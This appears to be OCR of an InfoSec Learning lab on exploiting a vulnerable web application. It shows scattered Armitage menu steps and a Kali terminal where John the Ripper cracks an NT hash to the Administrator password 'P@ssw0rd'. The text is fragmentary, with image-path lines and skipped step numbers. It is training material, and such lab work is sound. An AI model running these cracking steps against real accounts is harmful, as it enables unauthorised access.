





12 Go to Armitage in the menu bar; **select** Set Exploit Rank and then **select** Poor.



20 In the left hand pane, **click** the arrow to the left of exploit so it is no longer expanded.



40 **Minimize** Armitage by clicking the horizontal bar in th screen.


Exploiting a Vulnerable Web Application
ARMITAGE
JOHN PASS
BACK
INFOSEC LEARNING
External%20Kali%20Scoring
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
root@kali2: ~
File Edit View Search Terminal Help
root@kali2:~# leafpad pass.txt
root@kali2:~# john pass.txt --format=NT
Created directory: /root/.john
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 1 password hash (NT [MD4 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
P@ssw0rd (Administrator)
1g 0:00:00:00 DONE 2/3 (2019-10-06 14:22) 50.00g/s 128800p/s 128800c/s 128800C/s
orlando..patches
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali2:~#
... 2 more
Type here to search
1:22 PM
10/6/2019